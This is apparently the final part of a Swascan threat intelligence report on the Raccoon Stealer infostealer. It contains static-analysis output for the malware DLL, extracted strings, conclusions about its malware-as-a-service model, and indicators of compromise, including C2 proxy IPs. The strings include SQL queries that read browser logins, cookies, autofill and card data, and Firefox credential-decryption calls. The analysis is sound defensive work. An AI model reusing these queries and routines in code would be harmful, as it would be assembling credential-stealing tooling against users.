190	c0c8	0000000d	A	PK11_FreeSlot
191	c0d8	00000011	A	PK11_Authenticate
192	c0ec	0000000f	A	PK11SDR_Decrypt
193	c0fc	00000010	A	SECITEM_FreeItem
194	c110	0000000b	A	hostname":"
195	c11c	0000000e	A	","httpRealm":
196	c12c	00000014	A	encryptedUsername":"
197	c144	00000017	A	","encryptedPassword":"

The Raccoon Stealer DLL library (2.1.1.1.dll - b0a99b3fabf3d3c766cd6c6589dfe3e7) also contains the same functions and peculiarities of the executable, as well as the same suspicious indicators:




```
c:\users\ieuser\documents\file\raccoonbotnet\2
    indicators (44)
    virustotal (offline)
    dos-header (64 bytes)
    dos-stub (168 bytes)
    rich-header (7)
    file-header (time-stamp)
    optional-header (GUI)
    directories (time-stamp)
    sections (98.23%)
    libraries (2) *
    functions (5) *
    exports (_Start@16)
    tls-callbacks (n/a)
    .NET (n/a)
    resources (n/a)
    strings (631)
    debug (time-stamp)
    manifest (n/a)
    version (n/a)
    certificate (n/a)
    overlay (n/a)
```

property	value
md5	B0A99B3FABF3D3C766CD6C6589DFE3E7
sha1	EEA3F04505DEFE11330CBAD0EBA7C145B8453B9B
sha256	1EA09967837AEA6A82771E80026E0D566A762E24D6C60B36E984BD0456579468
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	57856 (bytes)
entropy	6.394
imphash	8967E16BF7E8BEF40B188525AF72D8E4
signature	n/a
entry-point	33 C0 40 C2 0C 00 55 8B EC 83 EC 20 A1 48 E0 00 10 83 65 F4 00 53 56 57 68 50 C3 00 00 6A 40 8B F1
file-version	n/a
description	n/a
file-type	**dynamic-link-library**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x64900EBF (Mon Jun 19 01:15:59 2023)
debugger-stamp	0x64900EBF (Mon Jun 19 01:15:59 2023)
resources-stamp	n/a
import-stamp	0x00000000 (empty)
exports-stamp	0xFFFFFFFF (Sat Feb 06 22:28:15 2106)
version-stamp	n/a
certificate-stamp	n/a



hint (70)	value (631)
utility	POST
utility	explorer.exe
utility	open
size	
size	
size	
size	
sid	S-1-5-18
registry	SOFTWARE\Microsoft\Windows NT\CurrentVersion
registry	SOFTWARE\Microsoft\Cryptography
registry	SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
query	SELECT origin_url, username_value, password_value FROM logins
query	SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
query	SELECT name, value FROM autofill
query	SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
query	SELECT fieldname, value FROM moz_formhistory
query	SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM ...
function	GetProcAddress
function	LocalAlloc
function	CoInitialize
function	GetProcAddress
function	LocalAlloc
function	CoInitialize
format-string	URL:%s
format-string	USR:%s
format-string	PASS:%s
format-string	%d) %s
format-string	- Locale: %s
format-string	- OS: %s
format-string	- Time zone: %c%ld minutes from GMT
format-string	- Display size: %dx%d



hint (70)	value (631)
-	tlgrm_
-	ews_
-	grbr_
-	dscrd_
-	TRUE
-	- RAM: %d MB
-	- Architecture: x%d
-	- Display Devices:
-	logins.json
-	Content-Type: application/x-www-form-urlencoded; charset=utf-8
-	Content-Type: text/plain;
-	User Data
-	wallets
-	wlts_
-	ldr_
-	scrnsht_
-	sstmnfo_
-	token:
-	PATH
-	ProductName
-	Web Data
-	Login Data
-	sqlite3_prepare_v2
-	sqlite3_open16
-	sqlite3_close
-	sqlite3_step
-	sqlite3_finalize
-	sqlite3_column_text16
-	sqlite3_column_bytes16
-	sqlite3_column_blob
-	pera_

Conclusions

This journey inside the Raccoon infostealer malware portal has shown how it is possible to easily obtain, without any advanced technical requirements but only by investing a small initial amount, a Malware as a Service available to anyone who requests it.

A malware that, once executed on board the victim machine, where the antivirus does not notice it, manages to collect and extract numerous information about the endpoint and the user, such as:

- Hostname
- IP
- Username
- Password
- Browser navigation cookies
- Screenshot
- Cryptocurrency Wallet
- Credit Cards
- Chat Social Network

All the information collected is then sent to a Command and Control center (proxy), which is in turn connected to a main proxy, and indexed within the "raccoon.biz" portal, from which it is then quickly searchable and searchable.

Direct integration with Telegram, then, makes it even more immediate to consult the stolen data (which are automatically received via chat, without even the need to connect to the portal).

A "simple" infrastructure for the user to use, but complex in its structure, formed by backends capable of compiling "custom" malware (containing the IP of the C&C "hardcoded" in the code) with a simple click of the user.

A criminal business that has led to millions of endpoints being compromised over the past two years, exfiltrating and then reselling thousands of credentials, IDs, wallets, and credit cards, often without the knowledge of the legitimate owners who more often than not remain unaware of what has happened until a notification from the bank alerts them to the fraudulent payments made by the attacker.

Indicators of Compromission (IoCs)

- `2.1.1.1.dll (b0a99b3fabf3d3c766cd6c6589dfe3e7)`
- `2.1.1.1.exe (5b75248a42610c18825ff2065a60cd4f)`
- `23.134.168.112 (proxy)`
- `212.71.232.100 (proxy main)`
- `Eb93256b0d90b570aef093464b614a83 (configID)`
- `DuckTales (UserAgent)`
- `AYAYAYAY1337 (UserAgent)`

About us

Swascan is a **Cyber Security** Company founded by Pierguido Iezzi and Raoul Chiesa.

It is **the first Italian cyber security** company to own a cyber security testing and **threat intelligence platform**, as well as a **Cyber Competence Center** that has received several national and international awards from the most important players in the IT market and beyond.

Since October 2020, Swascan srl has been an integral part of Tinexta Cyber (Tinexta S.P.A.), becoming an active leader in the first national Cyber Security Center: not just one company, but an Italian group, a new national hub specialising in digital identity and digital security services.

Analysis by:

Dario Buonocore
Fabrizio Rendina
Fabio Pensa

Editing & Graphics:

Federico Giberti
Melissa Keysomi

Contact Info

Milano
+39 0278620700
www.swascan.com
info@swascan.com
Via Fabio Filzi, 2b, 20063, Cernusco sul Naviglio, MI